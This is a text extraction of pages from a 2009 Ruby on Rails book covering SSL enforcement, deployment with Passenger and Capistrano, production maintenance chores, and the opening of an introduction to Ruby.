erratum this copy is (P1.0 printing, March 2009)
  • 649.
    U SE SSLTO T RANSMIT S ENSITIVE I NFORMATION 649 Once installed, you add support to all your application’s controllers by adding an include to your application controller: class ApplicationController < ActionController::Base include SslRequirement end Now you can set policies for individual actions in each of your controllers. The following code comes straight from the plug-in’s README file: class AccountController < ApplicationController ssl_required :signup, :payment ssl_allowed :index def signup # Non-SSL access will be redirected to SSL end def payment # Non-SSL access will be redirected to SSL end def index # This action will work either with or without SSL end def other # SSL access will be redirected to non-SSL end end The ssl_required declaration lists the actions that can be invoked only by HTTPS requests. The ssl_allowed declaration lists actions that can be called with either HTTP or HTTPS. The trick with the ssl_requirement plug-in is the way it handles requests that don’t meet the stated requirements. If a regular HTTP request comes along for a method that has been declared to require SSL, the plug-in will intercept it and immediately issue a redirect back to the same URL, but with a proto- col of HTTPS. That way the user will automatically be switched to a secure connection without the need to perform any explicit protocol setting in your application’s views.6 Similarly, if an HTTPS request comes in for an action that shouldn’t use SSL, the plug-in will automatically redirect back to the same URL, but with a protocol of HTTP. 6. But, of course, that ease of use comes at the expense of having an initial redirect to get you from the HTTP to the HTTPS world. Note that this redirect happens just once. Once you’re talking HTTPS, the regular link_to helpers will automatically keep generating HTTPS protocol requests. Report erratum this copy is (P1.0 printing, March 2009)
  • 650.
    D ON ’T C ACHE A UTHENTICATED P AGES 650 27.10 Don’t Cache Authenticated Pages Remember that page caching bypasses any security filters in your applica- tion. Use action or fragment caching if you need to control access based on session information. See Section 22.5, Caching, Part One, on page 496 and Section 23.10, Caching, Part Two, on page 555 for more information. 27.11 Knowing That It Works When we want to make sure the code we write does what we want, we write tests. We should do the same when we want to ensure that our code is secure. Don’t hesitate to do the same when you’re validating the security of your new application. Use Rails functional tests to simulate potential user attacks. And should you ever find a security hole in your code, write a test to ensure that, once fixed, it won’t somehow reopen in the future. At the same time, realize that testing can check only the issues you’ve thought of. It’s the things that the other guy thinks of that’ll bite you. Report erratum this copy is (P1.0 printing, March 2009)
  • 651.
    This chapter waswritten by James Duncan Davidson (http://duncandavidson.com). Dun- can is an independent consultant, author, and—oddly enough—freelance photographer. Chapter 28 Deployment and Production Deployment is supposed to mark a happy point in the lifetime of our appli- cation. It’s when we take the code that we’ve so carefully crafted and upload it to a server so that other people can use it. It’s when the beer, champagne, and hors d’oeurves are supposed to flow. Shortly thereafter, our application will be written about in Wired magazine, and we’ll be overnight names in the geek community. Until recently, it didn’t always play out that way. Prior to Phusion Passenger showing up on the scene in early 2008, deploying web-based applications was always a do-it-yourself affair. Everyone had their own unique network setup and different requirements for database access, data security, and firewall protections. Depending on your needs and budget, you might be deploying to a shared hosting provider, a dedicated server, or even a massive cluster of machines. And, if your application operates in an area where either industry or government standards apply—such as Visa CISP when you accept online payments, or HIPAA if you work with medical patient data—you’ll have lots of external, and sometimes conflicting, forces affecting how your application is deployed that are outside of your control. This chapter will show us how to get started with initial deployment on the time-proven Apache web server and give some tips on issues to look for on our way to a real production deployment. 28.1 Starting Early The trick to becoming competent with deploying Rails applications is to start early. As soon as we are ready to show our budding Rails application to some- body else, we are at the point where we should set up a deployment server. This doesn’t have to be our final deployment environment. We don’t need a cluster of fast heavy-duty industrial-strength servers. We need only a modest machine that we can dedicate to the purpose of hosting our developing appli- cation. Any spare machine we have sitting around, such as that G4-based cube in the corner, will work just fine.
  • 652.
    H OW AP RODUCTION S ERVER W ORKS 652 What are the benefits to starting early? Well, first of all, we’ll get yourself into the rhythm of code, test, commit, and deploy. This is the rhythm that we’ll be in at some point with our application, and we’ll serve ourselves well by getting into it sooner in the development of our application rather than later. We’ll be able to identify deployment issues that will affect your application and gain a lot of practice dealing with them. These issues could revolve around migra- tions, data importing, or even permissions on files. Each application seems to exhibit its own little quirks on deployment. Finding out what these quirks are early means that we don’t find out what they are right after you launch our site publicly and start needing to push out quick deployments to fix bugs and add features. Setting up an early deployment environment also means that we’ll have a run- ning server that we can let your client, boss, or trusted friends check out the progress of the application on. As agile developers know, the more feed- back users can give we early in the development process, the better. We’ll be able to get important feedback by seeing what these early users think of our application, the problems they have, and even their ideas of how to make our application better. They’ll help us identify what we are doing right and what features need improvement or even removal. Starting early means that you can practice using migrations to modify and change our database schemas with already existing data. When we work solo on our own machine, problems can creep in with revising the way an appli- cation upgrades itself. When we are working with others by deploying to a common server, we’ll gain experience in how to move an application forward seamlessly. Lastly—and this is the most important benefit—we’ll know that we’re in a position to deliver your application to our users. If we spend four months working eighty hours a week on your application but never deploy it and then decide to put it in production tomorrow, chances are good that we’ll run into all sorts of problems getting it live. And, we’ll have issues keeping it going, never mind updating it. However, by setting up deployments as early as possible, we’ll know that you can deliver your application at a moment’s notice. 28.2 How a Production Server Works So far, as we’ve been developing a Rails application on our local machine, we’ve probably been using WEBrick or Mongrel when you run your server. For the most part, it doesn’t matter. The script/server command will sort out the most appropriate way to get your application running in development mode on port 3000. However, a deployed Rails application works a bit differently. We can’t just fire up a single Rails server process and let it do all the work. Report erratum this copy is (P1.0 printing, March 2009)
  • 653.
    H OW AP RODUCTION S ERVER W ORKS 653 Rails Apache, The Lighttpd, or Rails Internet Similar Rails Figure 28.1: How a deployed Rails application works Well, we could, but it’s far from ideal. The reason for this is that Rails is single- threaded. It can work on only one request at a time. The Web, however, is an extremely concurrent environment. Production web servers, such as Apache, Lighttpd, and Zeus, can work on several requests— even tens or hundreds of requests—at the same time. A single-process, single- threaded Ruby-based web server can’t possibly keep up. Luckily, it doesn’t have to keep up. Instead, the way that we deploy a Rails application into production is to use a front-end server, such as Apache, to handle requests from the client. Then, you use FastCGI or HTTP proxying of Passenger to send requests that should be handled by Rails to one of any number of back-end application processes. This is shown in Figure 28.1. FastCGI vs. Proxying Requests vs. Phusion Passenger™ When Rails first came out, the most-used high-performance option for run- ning Rails application processes was FastCGI. In fact, the first edition of this book recommended it, saying that using FastCGI was like strapping a rocket engine on Rails. FastCGI uses long-running processes that can handle multi- ple sequential requests. This means that the Ruby interpreter and Rails frame- work is loaded once per process and, once loaded, can turn around requests for the host web server quickly. However, FastCGI came with lots of issues. FastCGI dates back to the mid- 1990s. Until Rails came along, it had languished in relative obscurity. Even after Rails brought FastCGI back to the public attention, production-level, quality FastCGI environments were few and far between. Many developers, ourselves included, have deployed applications using every possible combina- tion of web server and FastCGI environment and have found serious issues with every single one of them. Other developers have deployed FastCGI-based solutions with nary a problem. But enough people have seen enough problems that it has become clear that it’s not a great solution to recommend. Report erratum this copy is (P1.0 printing, March 2009)
  • 654.
    H OW AP RODUCTION S ERVER W ORKS 654 What About CGI? If we dig around in your Rails application, we’ll notice that there is a pub- lic/dispatch.cgi file. This file allows us to run our Rails application as a CGI appli- cation. However, you really, really don’t want to do this. Running a Rails-based application as a CGI application is an exercise in patience because each request loads up a fresh Ruby interpreter as well as loads the entire Rails frame- work. Loading up a Ruby interpreter isn’t too big a deal, but it takes a while to load in all the functionality that Rails brings. The time to process a typical request can venture into the realm of seconds even on the fastest of machines. The best advice when it comes to CGI and Rails is this: don’t do it. Don’t even think about it. It’s not a reasonable option and, in our opinion, should be removed from a default Rails installation. In 2006, as more and more Rails developers cast about for a better solution, an alternative emerged straight from HTTP. Many developers found they could get excellent and flexible results by proxying HTTP requests from a scalable front- end server, such as Apache, to a set of back-end Ruby-based Rails application servers. This alternative came of age at the same time as Mongrel, a mostly Ruby web server written by Zed Shaw that performed well enough to be used as a cog in this kind of system setup. Not surprisingly, this was the approach suggested by the second edition of the book. In early 2008, Phusion Passenger came out. It’s built on the industry-standard Apache web server. Deployment is only a matter of uploading application files—no port management and no server process monitoring is required. In short, FastCGI is a rocket that sometimes blows up in strange ways on the launching pad. Using proxy setups to talk to HTTP-speaking Rails application processes can be used to obtain high throughput, but doing so requires that we use and configure multiple moving parts. Not only do we need a front-end web server installed, but we also need to install our application as well as set up the scripts that will start up our back- end servers. Passenger is much easier to get started with and is the direction that the community is moving in. When setting up our own deployment envi- ronment, we should follow suit—and it’s how we’ll deploy your application in this chapter. Report erratum this copy is (P1.0 printing, March 2009)
  • 655.
    I NSTALLING PASSENGER 655 28.3 Installing Passenger The following instructions assume that you have already followed the instruc- tion Chapter 3, Installing Rails, on page 31; furthermore, you should have a runnable Rails application installed on your server.1 The first step is to ensure that the Apache web server is installed. For Mac OS X users, and many Linux users, it is already installed with the operating system.2 The next step is to install Passenger: $ sudo gem install passenger $ sudo passenger-install-apache2-module The latter command causes a number of sources to be compiled and the con- figuration files to be updated. During the process, it will ask us to update our Apache configuration twice. The first will be to enable your freshly built mod- ule and will involve the addition of lines such as the following to our Apache configuration. (Note: Passenger will tell you the exact lines to copy and paste into this file, so use those, not these. Also, we’ve had to wrap the LoadModule line to make it fit the page. When you type it, it all goes on one line.) LoadModule passenger_module /opt/local/lib/ruby/gems/1.8/gems/passenger-2.0.6←֓ /ext/apache2/mod_passenger.so PassengerRoot /opt/local/lib/ruby/gems/1.8/gems/passenger-2.0.6 PassengerRuby /opt/local/bin/ruby To find out where your Apache configuration file is, try issuing the following command:3 $ apachectl -V | grep SERVER_CONFIG_FILE The next step is to deploy our application. Whereas the previous step is done once per server, this step is actually once per application. For the remainder of the chapter, we’ll assume that the name of the application is depot. Since your application’s name is undoubtedly different, simply substitute the real name of your application instead. <VirtualHost *:80> ServerName www.yourhost.com DocumentRoot /home/rubys/work/depot/public/ </VirtualHost> 1. If you are deploying to a host that already has Passenger installed, feel free to skip ahead to Section 28.4, Worry-Free Deployment with Capistrano, on page 657. 2. Although Windows users can find instructions on installing this product at http://httpd.apache.org/docs/2.2/platform/windows.html#inst, Windows as a server platform is not supported by Passenger. If deploying on Windows is a requirement for your installation, then you can find good advice in Chapter 6 of Deploying Rails Applications: A Step-by-Step Guide [ZT08]. 3. On some systems, the command name is apache2ctl; on others, it’s httpd. Report erratum this copy is (P1.0 printing, March 2009)
  • 656.
    I NSTALLING PASSENGER 656 Note here that the DocumentRoot is set to our public directory in our Rails application. If we want to serve multiple applications with the same Apache web server, we will first need to enable named virtual hosts: NameVirtualHost *:80 Once this is in place, simply repeat this VirtualHost block once per application, adjusting the ServerName and DocumentRoot in each block. We will also need to mark the public directory as readable. The final version will look something like the following: <VirtualHost *:80> ServerName depot.yourhost.com DocumentRoot /home/rubys/work/depot/public/ <Directory /home/rubys/work/depot/public> Order allow,deny Allow from all </Directory> </VirtualHost> The final step is to restart our Apache web server:4 $ sudo apachectl restart That’s it! We can now access your application using the host (or virtual host) we specified. Unless we used a port number other than 80, there is no longer any need for us to specify a port number on our URL. There are a few things to be aware of: • If we want to run in an environment other than production, we can include a RailsEnv directive in each VirtualHost in your Apache configura- tion: RailsEnv development • We can restart your application without restarting Apache at any time merely by creating a file named tmp/restart.txt: $ touch tmp/restart.txt Once the server restarts, this file will be deleted. • The output of the passenger-install-apache2-module command will tell us where we can find additional documentation. • Of special note is that Passenger conflicts with mod_rewrite and mod_alias. These features will work fine outside of virtual hosts that contain Rails applications but should not be used inside virtual hosts that contain Rails applications. 4. Again, on some systems, the command name is apache2ctl; on others, it’s httpd. Report erratum this copy is (P1.0 printing, March 2009)
  • 657.
    W ORRY -FREE D EPLOYMENT WITH C APISTRANO 657 28.4 Worry-Free Deployment with Capistrano It generally is not the best idea to do development on our production server, so let’s not do that. The next step is to split our development machine from our production machine. If we are a large shop, having a pool of dedicated servers that we administer and can ensure that they are running the same version of the necessary software is the way to go. For more modest needs, a shared server will do, but we will have to take additional care to deal with the fact that the versions of software installed may not always match the version that we have installed on our development machine. Don’t worry, we’ll talk you through it. Prepping Your Deployment Server Although putting our software under version control is a really, really, really good idea during development, not putting our software under version control when it comes to deployment is downright foolhardy—enough so that the soft- ware that we have selected to manage your deployment, namely, Capistrano, all but requires it. Plenty of software configuration management (SCM) systems are available. Svn, for example, is a particularly good one. But if you haven’t yet chosen one, go with Git, which is easy to set up and doesn’t require a separate server process. The examples that follow will be based on Git, but if you picked a different SCM system, don’t worry. Capistrano doesn’t much care which one you pick, just so long as you pick one. The first step is to create an empty repository on a machine accessible by your deployment servers. In fact, if we have only one deployment server, there is no reason that it can’t do double duty as your Git server. So, log onto that server, and issue the following commands: $ mkdir -p ~/git/depot.git $ cd ~/git/depot.git $ git --bare init The next thing to be aware of is that even if the SCM server and our web server are the same physical machine, Capistrano will be accessing our SCM software as if it were remote. We can make this smoother by generating a public key (if you don’t already have one) and then using it to give ourselves permission to access our own server: $ test -e .ssh/id_dsa.pub || ssh-keygen -t dsa $ cat .ssh/id_dsa.pub >> .ssh/authorized_keys2 While we are here, we should attend to two other things. The first is quite trivial: Capistrano will insert a directory named current between our application directory name and the Rails subdirectories, including the public subdirectory. Report erratum this copy is (P1.0 printing, March 2009)
  • 658.
    W ORRY -FREE D EPLOYMENT WITH C APISTRANO 658 This means that we will have to adjust our DocumentRoot in your httpd.conf if we control your own server or in a control panel for your shared host: DocumentRoot /home/rubys/work/depot/current/public/ We should also take this opportunity to reevaluate our database options for de- ployment. Most large applications and many shared hosting providers employ a separate database server machine, typically running MySQL. PostgreSQL also has an enthusiastic following. SQLite 3, although excellent for devel- opment and testing, isn’t generally regarded as appropriate for large-scale deployment. We’ve already seen how to configure your database for your appli- cation in Section 6.1, Creating the Database, on page 70; the process is no different for deployment. If we have multiple developers collaborating on development, we might feel uncomfortable putting the details of the configuration our database (including passwords) into our configuration management system. If so, we simply put our completed database.yml on the deployment server, just not in our current directory. We will shortly show you how you can instruct Capistrano to copy this file into your current directory each time you deploy. If you do elect to continue with SQLite 3, you will still need to make a change to your database.yml because Capistrano will be replacing your application directory each time you deploy. Simply specify a full path to where you want the database to be kept, again not in your current directory, and you are good to go. That’s it for the server! From here on out, we will be doing everything from your development machine. Getting an Application Under Control If you haven’t already put your application under configuration control, do so now. First go into your application directory, and then create a file named .gitignore with the following contents: db/*.sqlite3 log/*.log tmp/**/* Now commit everything to the local repository: $ cd your_application_directory $ git init $ git add . $ git commit -m "initial commit" This next step is optional but might be a good idea if either you don’t have full control of the deployment server or you have many deployment servers to Report erratum this copy is (P1.0 printing, March 2009)
  • 659.
    W ORRY -FREE D EPLOYMENT WITH C APISTRANO 659 manage. What it does is put the version of the software that you are dependent on into the repository: $ rake rails:freeze:gems $ rake gems:unpack $ git add vendor $ git commit -m "freeze gems" From here, it is a simple matter to push all your code out to the server: $ git remote add origin ssh://user@host/~/git/depot.git $ git push origin master Deploying the Application The prep work is now done. Our code is now on the SCM server where it can be accessed by the app server.5 Now we can install Capistrano via gem install capistrano. To add the necessary files to the project for Capistrano to do its magic, execute the following command: $ capify . [add] writing './Capfile' [add] writing './config/deploy.rb' [done] capified! From the output, we can see that Capistrano set up two files. The first, Capfile, is Capistrano’s analog to a Rakefile. We won’t need to touch this file further. The second, config/deploy.rb, contains the recipes needed to deploy our application. Capistrano will provide us with a minimal version of this file, but the following is a somewhat more complete version that you can download and use as a starting point: Download config/deploy.rb # be sure to change these set :user, 'rubys' set :domain, 'depot.pragprog.com' set :application, 'depot' # file paths set :repository, "#{user}@#{domain}:git/#{application}.git" set :deploy_to, "/home/#{user}/#{domain}" # distribute your applications across servers (the instructions below put them # all on the same server, defined above as 'domain', adjust as necessary) role :app, domain role :web, domain role :db, domain, :primary => true 5. It matters not whether these two servers are the same; what is important here is the roles that are being performed. Report erratum this copy is (P1.0 printing, March 2009)
  • 660.
    W ORRY -FREE D EPLOYMENT WITH C APISTRANO 660 # you might need to set this if you aren't seeing password prompts # default_run_options[:pty] = true # As Capistrano executes in a non-interactive mode and therefore doesn't cause # any of your shell profile scripts to be run, the following might be needed # if (for example) you have locally installed gems or applications. Note: # this needs to contain the full values for the variables set, not simply # the deltas. # default_environment['PATH']='<your paths>:/usr/local/bin:/usr/bin:/bin' # default_environment['GEM_PATH']='<your paths>:/usr/lib/ruby/gems/1.8' # miscellaneous options set :deploy_via, :remote_cache set :scm, 'git' set :branch, 'master' set :scm_verbose, true set :use_sudo, false # task which causes Passenger to initiate a restart namespace :deploy do task :restart do run "touch #{current_path}/tmp/restart.txt" end end # optional task to reconfigure databases after "deploy:update_code" , :configure_database desc "copy database.yml into the current release path" task :configure_database, :roles => :app do db_config = "#{deploy_to}/config/database.yml" run "cp #{db_config} #{release_path}/config/database.yml" end We will need to edit several properties to match our application. We certainly will need to change the :user, :domain, and :application. The :repository matches where we put our Git file earlier. The :deploy_to may need to be tweaked to match where we told Apache it could find the config/public directory for the application. The default_run_options and default_environment are to be used only if you have specific problems. The “miscellaneous options” provided are based on Git. Two tasks are defined. One tells Capistrano how to restart Passenger. The other updates the file database.yml from the copy that we previously placed on the sever. Feel free to adjust these tasks as you see fit. The first time we deploy our application, we have to perform an additional step to set up the basic directory structure to deploy into on the server: $ cap deploy:setup When we execute this command, Capistrano will prompt us for our server’s password. If it fails to do so and fails to log in, we might need to uncomment out the default_run_options line in our deploy.rb file and try again. Once it can Report erratum this copy is (P1.0 printing, March 2009)
  • 661.
    C HECKING UP ON A D EPLOYED A PPLICATION 661 connect successfully, it will make the necessary directories. After this com- mand is done, we can check out the configuration for any other problems: $ cap deploy:check As before, we might need to uncomment out and adjust the default_environment lines in our deploy.rb. We can repeat this command until it completes success- fully, addressing any issues it may identify. Now we ready to do the deployment. Since we have done all of the necessary prep work and checked the results, it should go smoothly: $ cap deploy:migrations At this point, we should be off to the races. Rinse, Wash, Repeat Once we’ve gotten this far, our server is ready to have new versions of our application deployed to it anytime we want. All we need to do is check our changes into the repository and then redeploy. At this point, we have two Capistrano files that haven’t been checked in. Although they aren’t needed by the app server, we can still use them to test out the deployment process: $ git add . $ git commit -m "add cap files" $ git push $ cap deploy The first three commands will update the SCM server. Once you become more familiar with Git, you may want to have finer control over when and which files are added, you may want to incrementally commit multiple changes before deployment, and so on. It is only the final command that will update our app, web, and database servers. If for some reason we need to step back in time and go back to a previous version of our application, we can use this: $ cap deploy:rollback We’ve now got a fully deployed application and can deploy as needed to update the code running on the server. Each time we deploy our application, a new version of it is checked out onto the server, some symlinks are updated, and the Passenger processes are restarted. 28.5 Checking Up on a Deployed Application Once we have our application deployed, we’ll no doubt need to check up on how it’s running from time to time. We can do this in two primary ways. The first is to monitor the various log files output by both our front-end web server and the Mongrel instances running our application. The second is to connect to our application using script/console. Report erratum this copy is (P1.0 printing, March 2009)
  • 662.
    P RODUCTION APPLICATION C HORES 662 Looking at Log Files To get a quick look at what’s happening in our application, we can use the tail command to examine log files as requests are made against our application. The most interesting data will usually be in the log files from the application itself. Even if Apache is running multiple applications, the logged output for each application is placed in the production.log file for that application. Assuming that our application is deployed into the location we showed earlier, here’s how we look at our running log file: # On your server $ cd /home/rubys/work/depot/ $ tail -f log/production.log Sometimes, we need lower-level information—what’s going on with the data in our application? When this is the case, it’s time to break out the most useful live server debugging tool. Using Console to Look at a Live Application We’ve already created a large amount of functionality in our application’s model classes. Of course, we created these to be used by our application’s controllers. But we can also interact with them directly. The gateway to this world is the script/console script. We can launch it on our server with this: # On your server $ cd /home/rubys/work/depot/ $ ruby ./script/console production Loading production environment. irb(main):001:0> p = Product.find_by_title("Pragmatic Version Control") => #<Product:0x24797b4 @attributes={. . .} irb(main):002:0> p.price = 32.95 => 32.95 irb(main):003:0> p.save => true Once we have a console session open, we can poke and prod all the various methods on our models. We can create, inspect, and delete records. In a way, it’s like having a root console to your application. 28.6 Production Application Chores Once you put an application into production, we need to take care of a few chores to keep your application running smoothly. These chores aren’t auto- matically taken care of for us, but, luckily, we can automate them. Dealing with Log Files As an application runs, it will constantly add data to its log file. Eventually, the log files can grow extremely large. To overcome this, most logging solutions Report erratum this copy is (P1.0 printing, March 2009)
  • 663.
    P RODUCTION APPLICATION C HORES 663 can roll over log files to create a progressive set of log files of increasing age. This will break up our log files into manageable chunks that can be archived off or even deleted after a certain amount of time has passed. The Logger class supports rollover. We simply need to decide how many (or how often) log files we want and the size of each. To enable this, simply add a line like one of the following to the file config/environments/production.rb: config.logger = Logger.new(config.log_path, 10, 10.megabytes) config.logger = Logger.new(config.log_path, 'daily') Alternately, we can direct our logs to the system logs for our machine: config.logger = SyslogLogger.new Find more options at http://wiki.rubyonrails.com/rails/pages/DeploymentTips. Clearing Out Sessions If you are not using cookie-based session management, be aware that the session handler in Rails doesn’t do automated housekeeping. This means that once the data for a session is created, it isn’t automatically cleared out after the session expires. This can quickly spell trouble. The default file-based session handler will run into trouble long before the database-based session handler will, but both handlers will create an endless amount of data. Since Rails doesn’t clean up after itself, we’ll need to do it ourselves. The eas- iest way is to run a script periodically. If we keep sessions in files, the script needs to look at when each session file was last touched and then delete the older ones. For example, we could put the following command into a script that will delete files that haven’t been touched in the last twelve hours: # On your server $ find /tmp/ -name 'ruby_sess*' -ctime +12h -delete If our application keeps session data in the database, our script can look at the updated_at column and delete rows accordingly. We can use script/runner to execute this command: > RAILS_ENV=production ./script/runner CGI::Session::ActiveRecordStore::Session.delete_all( ["updated_at < ?", 12.hours.ago]) Keeping on Top of Application Errors Controller actions that fail are handled differently in development vs. produc- tion. In development, we get tons of debugging information. In production, the default behavior is to render a static HTML file with the name of the error code thrown. Custom rescue behavior can be achieved by overriding the res- cue_action_in_public and rescue_action_locally methods. We can override what is Report erratum this copy is (P1.0 printing, March 2009)
  • 664.
    M OVING ON TO L AUNCH AND B EYOND 664 considered a local request by overriding the local_request? method in our own controller. Instead of writing our own custom recovery, we might want to look at the exception notification plug-in to set up a way of e-mailing support staff when exceptions are thrown in your application. Install using this: depot> ruby script/plugin install git://github.com/rails/exception_notification.git Then we add the following to our application controller: class ApplicationController < ActionController::Base include ExceptionNotifiable # ... Then set up a list of people to receive notification e-mails in our environment.rb file: ExceptionNotifier.exception_recipients = %w(support@my-org.com dave@cell-phone.company) We need to ensure that Action Mailer is configured to send e-mail, as described starting on page 609. 28.7 Moving On to Launch and Beyond Once we’ve set up your initial deployment, we’re ready to finish the devel- opment of our application and launch it into production. We’ll likely set up additional deployment servers, and the lessons we learn from our first deploy- ment will tell us a lot about how we should structure later deployments. For example, we’ll likely find that Rails is one of the slower components of our system—more of the request time will be spent in Rails than in waiting on the database or filesystem. This indicates that the way to scale up is to add machines to split up the Rails load across. However, we might find that the bulk of the time a request takes is in the database. If this is the case, we’ll want to look at how to optimize our database activity. Maybe we’ll want to change how we access data. Or maybe we’ll need to custom craft some SQL to replace the default Active Record behaviors. One thing is for sure: every application will require a different set of tweaks over its lifetime. The most important activity to do is to listen to it over time and discover what needs to be done. Our job isn’t done when we launch our application. It’s actually just starting. If and when you do get to the point where you want to explore alternate deploy- ment options, you can find plenty of good advice in Deploying Rails Applica- tions: A Step-by-Step Guide [ZT08]. Report erratum this copy is (P1.0 printing, March 2009)
  • 665.
  • 666.
    Appendix A Introduction to Ruby Ruby is a fairly simple language. Even so, it isn’t really possible to do it justice in a short appendix such as this. Instead, we hope to explain enough Ruby that the examples in the book make sense. This chapter draws heavily from material in Chapter 2 of Programming Ruby [TFH05].1 A.1 Ruby Is an Object-Oriented Language Everything you manipulate in Ruby is an object, and the results of those manipulations are themselves objects. When you write object-oriented code, you’re normally looking to model con- cepts from the real world. Typically during this modeling process you’ll dis- cover categories of things that need to be represented. In an online store, the concept of a line item could be such a category. In Ruby, you’d define a class to represent each of these categories. A class is a combination of state (for example, the quantity and the product id) and methods that use that state (perhaps a method to calculate the line item’s total cost). We’ll show how to create classes on page 670. Once you’ve defined these classes, you’ll typically want to create instances of each of them. For example, in a store, you have separate LineItem instances for when Fred orders a book and when Wilma orders a PDF. The word object is used interchangeably with class instance (and since we’re lazy typists, we’ll use the word object). Objects are created by calling a constructor, a special method associated with a class. The standard constructor is called new. 1. At the risk of being grossly self-serving, we’d like to suggest that the best way to learn Ruby, and the best reference for Ruby’s classes, modules, and libraries, is Programming Ruby [TFH05] (also known as the PickAxe book). Welcome to the Ruby community.
  • 667.
    R UBY NAMES 667 So, given a class called LineItem, you could create line item objects as follows: line_item_one = LineItem.new line_item_one.quantity = 1 line_item_one.sku = "AUTO_B_00" line_item_two = LineItem.new line_item_two.quantity = 2 line_item_two.sku = "RUBY_P_00" These instances are both derived from the same class, but they have unique characteristics. In particular, each has its own state, held in instance vari- ables. Each of our line items, for example, will probably have an instance variable that holds the quantity. Within each class, you can define instance methods. Each method is a chunk of functionality that may be called from within the class and (depending on accessibility constraints) from outside the class. These instance methods in turn have access to the object’s instance variables and hence to the object’s state. Methods are invoked by sending a message to an object. The message contains the method’s name, along with any parameters the method may need.2 When an object receives a message, it looks into its own class for a corresponding method. This business of methods and messages may sound complicated, but in prac- tice it is very natural. Let’s look at some method calls: "dave".length line_item_one.quantity -1942.abs cart.add_line_item(next_purchase) Here, the thing before the period is called the receiver, and the name after the period is the method to be invoked. The first example asks a string for its length (4). The second asks a line item object to return its quantity. The third line has a number calculate its absolute value. The final line shows us adding a line item to a shopping cart. A.2 Ruby Names Local variables, method parameters, and method names should all start with a lowercase letter or with an underscore: order, line_item, and xr2000 are all valid. Instance variables (which we talk about on page 671) begin with an “at” sign (@), such as @quantity and @product_id. The Ruby convention is to use underscores to separate words in a multiword method or variable name (so line_item is preferable to lineItem). 2. This idea of expressing method calls in the form of messages comes from Smalltalk. Report erratum this copy is (P1.0 printing, March 2009)
  • 668.
    M ETHODS 668 Class names, module names, and constants must start with an uppercase letter. By convention they use capitalization, rather than underscores, to dis- tinguish the start of words within the name. Class names look like Object, PurchaseOrder, and LineItem. Rails makes extensive use of symbols. A symbol looks like a variable name, but it’s prefixed with a colon. Examples of symbols include :action, :line_items, and :id. You can think of symbols as string literals that are magically made into constants. Alternatively, you can consider the colon to mean “thing named” so :id is “the thing named id.” Rails uses symbols to identify things. In particular, it uses them as keys when naming method parameters and looking things up in hashes. For example: redirect_to :action => "edit" , :id => params[:id] A.3 Methods Let’s write a method that returns a cheery, personalized greeting. We’ll invoke that method a couple of times: def say_goodnight(name) result = "Good night, " + name return result end # Time for bed... puts say_goodnight("Mary-Ellen" ) puts say_goodnight("John-Boy" ) You don’t need a semicolon at the end of a statement as long as you put each statement on a separate line. Ruby comments start with a # character and run to the end of the line. Indentation is not significant (but two-character indentation is the de facto Ruby standard). Methods are defined with the keyword def, followed by the method name (in this case, say_goodnight) and the method’s parameters between parentheses. Ruby doesn’t use braces to delimit the bodies of compound statements and definitions (such as methods and classes). Instead, you simply finish the body with the keyword end. The first line of the method’s body concatenates the literal string "Good night, " and the parameter name, and it assigns the result to the local variable result. The next line returns that result to the caller. Note that we didn’t have to declare the variable result; it sprang into existence when we assigned to it. Having defined the method, we call it twice. In both cases, we pass the result to the method puts, which outputs to the console its argument followed by a newline (moving on to the next line of output). Report erratum this copy is (P1.0 printing, March 2009)
  • 669.
    M ETHODS 669 If we’d stored this program in the file hello.rb, we could run it as follows: work> ruby hello.rb Good night, Mary-Ellen Good night, John-Boy The line puts say_goodnight("John-Boy") contains two method calls, one to the method say_goodnight and the other to the method puts. Why does one method call have its arguments in parentheses while the other doesn’t? In this case it’s purely a matter of taste. The following lines are equivalent: puts say_goodnight("John-Boy" ) puts(say_goodnight("John-Boy" )) In Rails applications, you’ll find that most method calls involved in larger expressions will have parentheses, while those that look more like commands or declarations tend not to have them. This example also shows some Ruby string objects. One way to create a string object is to use string literals, which are sequences of characters between sin- gle or double quotation marks. The difference between the two forms is the amount of processing Ruby does on the string while constructing the literal. In the single-quoted case, Ruby does very little. With a few exceptions, what you type into the single-quoted string literal becomes the string’s value. In the double-quoted case, Ruby does more work. First, it looks for substitu- tions—sequences that start with a backslash character—and replaces them with some binary value. The most common of these is n, which is replaced with a newline character. When you write a string containing a newline to the console, the n forces a line break. Second, Ruby performs expression interpolation in double-quoted strings. In the string, the sequence #{expression } is replaced by the value of expression. We could use this to rewrite our previous method: def say_goodnight(name) result = "Good night, #{name}" return result end puts say_goodnight('Pa' ) When Ruby constructs this string object, it looks at the current value of name and substitutes it into the string. Arbitrarily complex expressions are allowed in the #{...} construct. Here we invoke the capitalize method, defined for all strings, to output our parameter with a leading uppercase letter: def say_goodnight(name) result = "Good night, #{name.capitalize}" return result end puts say_goodnight('uncle' ) Report erratum this copy is (P1.0 printing, March 2009)
  • 670.
    C LASSES 670 Finally, we could simplify this method. The value returned by a Ruby method is the value of the last expression evaluated, so we can get rid of the temporary variable and the return statement altogether: def say_goodnight(name) "Good night, #{name.capitalize}" end puts say_goodnight('ma' ) A.4 Classes Here’s a Ruby class definition: Line 1 class Order < ActiveRecord::Base - - has_many :line_items - 5 def self.find_all_unpaid - find(:all, 'paid = 0' ) - end - - def total 10 sum = 0 - line_items.each {|li| sum += li.total} - end - end Class definitions start with the keyword class followed by the class name (which must start with an uppercase letter). This Order class is defined to be a sub- class of the class Base within the ActiveRecord module. Rails makes heavy use of class-level declarations. Here has_many is a method that’s defined by Active Record. It’s called as the Order class is being defined. Normally these kinds of methods make assertions about the class, so in this book we call them declarations. Within a class body you can define class methods and instance methods. Pre- fixing a method name with self. (as we do on line 5) makes it a class method; it can be called on the class generally. In this case, we can make the following call anywhere in our application: to_collect = Order.find_all_unpaid Regular method definitions create instance methods (such as the definition of total on line 9). These are called on objects of the class. In the following example, the variable order references an Order object. We defined the total method in the preceding class definition. puts "The total is #{order.total}" Note the difference between the find_all_unpaid and total methods. The first is not specific to a particular order, so we define it at the class level and call it via Report erratum this copy is (P1.0 printing, March 2009)
  • 671.
